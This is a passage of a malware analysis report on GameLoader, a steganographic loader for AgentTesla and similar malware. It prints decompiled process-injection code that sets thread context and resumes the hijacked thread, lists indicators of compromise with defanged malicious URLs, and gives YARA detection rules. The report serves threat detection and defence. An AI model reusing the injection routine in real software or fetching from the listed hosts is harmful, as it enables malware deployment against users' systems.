            int num11 = BitConverter.ToInt32(byte_1, num2 + 40);
            if (flag)
            {
                num6 = num3;
            }
```

Figure 13: Process Injection Function



```
                array[44] = num6 + num11;
                if (IntPtr.Size == 4)
                {
                    if (!FrmIntegrante.delegate2_0(struct2.intptr_1, array))    kernel32.SetThreadContext
                    {
                        throw new Exception();
                    }
                }
                else if (!FrmIntegrante.delegate1_0(struct2.intptr_1, array))    kernel32.Wow64SetThreadContext
                {
                    throw new Exception();
                }
                if (FrmIntegrante.delegate0_0(struct2.intptr_1) == -1)    kernel32.ResumeThread
                {
                    throw new Exception();
                }
                if (FrmIntegrante.int_7 == 1)
                {
                    FrmIntegrante.int_11 = Convert.ToInt32(struct2.uint_0);
                    FrmIntegrante.smethod_2();
                }
                break;
            }
            catch
            {
                Process.GetProcessById(Convert.ToInt32(struct2.uint_0)).Kill();
            }
        }
    }
```

Figure 14: Process Injection Function Continued

Conclusion

GameLoader is a multi-stage, steganographic loader that has been observed loading various types of commodity malware, including AgentTesla, LokiBot, and Snake Keylogger. At the time of writing, over 1000 GameLoader samples have been uploaded to VirusTotal.

The signatures to detect the emerging threats discussed in this report were developed through the close monitoring, analysis and reverse engineering conducted by GoSecure Titan Labs, as part of the GoSecure Titan Managed Detection and Response (MDR) solution, which includes GoSecure Titan Inbox Detection and Response (IDR) tools for users to share suspicious emails in real-time with our professional threat hunting team.

Malware Analyst: Sean Mahoney

Indicators of Compromise

```
+------+--------------------------------------------------------------------------------
----------------------------+--------------------------+
| Type |                                                Indicator
|        Description        |
+------+--------------------------------------------------------------------------------
----------------------------+--------------------------+
| md5  | 51875bd4157c2755a6af3ce92218ea03
| Malspam Email             |
| md5  | dd59a0508d8c8327a0a326a8e50bc508
| RTF File                  |
| md5  | e3488000bfab3d82a4fd31206ba01954
| GameLoader                |
| md5  | 36fa916ea33da29b017dc9b363834024
| GameLoader's Second Stage |
| md5  | d8e57e7bf8dfe611427511dcc5ae2ec8
| GameLoader's Third Stage  |
| url  |
hxxps://cdn[.]discordapp[.]com/attachments/882541551555846144/882541673186484224/New_F
 | GameLoader Download URL   |
| url  | hxxp://lg-tv[.]tk/bankzx.exe
| RTF File Download URL     |
+------+--------------------------------------------------------------------------------
----------------------------+--------------------------+
```

Detection

```
rule other_rtf_obfuscated_0 {
    meta:
        author      = "Titan Labs"
        company     = "GoSecure"
        description = "Obfuscated RTF File"
        created     = "2021-09-28"
        hash        = "dd59a0508d8c8327a0a326a8e50bc508"
        os          = "windows"
        type        = "other"
        tlp         = "white"
        id          = 1
    strings:
        $magic   = "{\\rtf"
        $ansi    = "ansi"
        $deflang = "deflang"
        $windows = "windows"
        $deff    = "deff"
    condition:
        $magic at 0 and
        filesize < 1MB and
        not $ansi in (5..20) and
        not $deflang in (5..20) and
        not $windows in (5..20) and
        not $deff in (5..20)
}
rule malware_game_loader_0 {
    meta:
        author      = "Titan Labs"
        company     = "GoSecure"
        description = "GameLoader"
        hash        = "e3488000bfab3d82a4fd31206ba01954"
        created     = "2021-09-28"
        os          = "windows"
        type        = "malware.loader"
        tlp         = "white"
        rev         = 1
    strings:
        $decryptyion_routine = {
            00 02 07 28 ?? ?? ?? ?? 28 ?? ?? ?? ?? 03 07 03
            6F ?? ?? ?? ?? 5D 17 58 28 ?? ?? ?? ?? 28 ?? ??
            ?? ?? 59 0C 06 08 28 ?? ?? ?? ?? 0D 12 ?? 28 ??
            ?? ?? ?? 28 ?? ?? ?? ?? 0A 00 07 17 58 0B 07 02
            6F ?? ?? ?? ?? FE 02 16 FE 01 13 ?? 11 ?? 2D ??
            }
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c)) == 0x00004550 and
        $decryptyion_routine
}
```